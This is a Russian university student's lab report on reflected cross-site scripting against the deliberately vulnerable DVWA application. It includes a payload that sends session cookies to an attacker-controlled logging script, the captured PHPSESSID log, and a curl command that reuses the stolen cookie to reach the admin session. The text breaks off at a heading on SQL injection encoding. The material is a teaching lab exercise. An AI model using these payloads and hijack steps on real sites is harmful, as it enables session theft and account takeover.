

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г.
ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

**Отраженный межсайтовый скриптинг, захват cookies, кодирование,
удаленный curl**

ОТЧЕТ ПО ДИСЦИПЛИНЕ

«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Сенокосова Владислава Владимировича

Преподаватель


доцент, к.п.н

подпись, дата


А. С. Гераськин

Саратов 2024


Базовая отраженная атака:




Результат:



Проведем тестирование на выполнение скриптов:




Результат:




Проведем отраженную атаку на основе cookie:

(Введем команду `<script>alert(document.cookie)</script>`)



Подготовка скрипта BackTrack CGI Cookie:



Создайте директорию для журнала Apache:

```
root@root: /pentest/passwords/john
File Edit View Terminal Help
root@root:/pentest/passwords/john# mkdir -p /var/www/logdir
root@root:/pentest/passwords/john# chown www-data:www-data /var/www/logdir/
root@root:/pentest/passwords/john# chmod 777 /var/www/logdir/
root@root:/pentest/passwords/john# ls -ld /var/www/logdir/
drwxrwxrwx 2 www-data www-data 40 2024-02-17 07:01 /var/www/logdir/
root@root:/pentest/passwords/john#
```

Сконфигурируйте скрипт:

```
root@root: /usr/lib/cgi-bin
File Edit View Terminal Help
root@root:/usr/lib/cgi-bin# wget http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA/v107/lesson16/logit.pl.TXT
--2024-02-17 07:05:11-- http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA/v107/lesson16/logit.pl.TXT
Resolving www.computersecuritystudent.com... 108.210.130.146
Connecting to www.computersecuritystudent.com|108.210.130.146|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1979 (1.9K) [text/plain]
Saving to: `logit.pl.TXT'


100%[=====>] 1,979 --.-K/s in 0s

2024-02-17 07:05:12 (224 MB/s) - `logit.pl.TXT' saved [1979/1979]


root@root:/usr/lib/cgi-bin# mv logit.pl.TXT logit.pl
root@root:/usr/lib/cgi-bin# chown www-data:www-data logit.pl
root@root:/usr/lib/cgi-bin# chmod 777 logit.pl
No command 'chmod' found, did you mean:
  Command 'chmod' from package 'coreutils' (main)
chmod: command not found
root@root:/usr/lib/cgi-bin# chmod 777 logit.pl
root@root:/usr/lib/cgi-bin# perl -c logit.pl
logit.pl syntax OK
root@root:/usr/lib/cgi-bin#
```

Отправка Cookie на удаленный сервер:


(`<script>document.location='http://BACKTRACKIP/cgi-bin/logit.pl?'+document.cookie</script>`)



```
-----
HTTP_REFERER: http://192.168.1.34/dvwa/vulnerabilities/xss_r
/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.1.39%2Fcgi-
bin%2Flogit.pl%3F%27%2Bdocument.cookie%3C%2Fscript%3E
DATE: Sat Feb 17 07:11:03 EST 2024; NAME: security;VALUE: low
DATE: Sat Feb 17 07:11:03 EST 2024; NAME: PHPSESSID;VALUE:
o7n8lbd6qgjs19474hbd6228g3
-----
```



Изучение собранных лог-файлов:




Удаленно зайдите на сайт через терминал:

```
root@root: /var/www/logdir
File Edit View Terminal Help
root@root:/usr/lib/cgi-bin# cd /var/www/logdir/
root@root:/var/www/logdir# ls -l log.txt
-rw-r--r-- 1 www-data www-data 408 2024-02-17 07:11 log.txt
root@root:/var/www/logdir# cat log.txt
-----
HTTP_REFERER: http://192.168.1.34/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.1.39%2Fcgi-bin%2Flogit.pl%3F%272Bdocument.cookie%3C%2Fscript%3E
DATE: Sat Feb 17 07:11:03 EST 2024; NAME: security; VALUE: low
DATE: Sat Feb 17 07:11:03 EST 2024; NAME: PHPSESSID; VALUE: o7n8lbd6qgjs19474hbdcc228g3
-----
root@root:/var/www/logdir# curl -b "security=low; PHPSESSID=o7n8lbd6qgjs19474hbdcc228g3" --location "http://192.168.1.34/dvwa/" > login.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
102  4497  102  4497    0     0  1504k      0  --:--:-- --:--:-- --:--:--  2195k
root@root:/var/www/logdir# egrep '(Username:|Security Level:)' login.html
<div align="left"><b>Username:</b> admin<br /><b>Security Level:</b> low<br /><b>PHPIDS:</b> disabled</div>
root@root:/var/www/logdir#
```


Кодирование SQL-инъекции:

Вставьте в поле ввода SQL injection следующее:

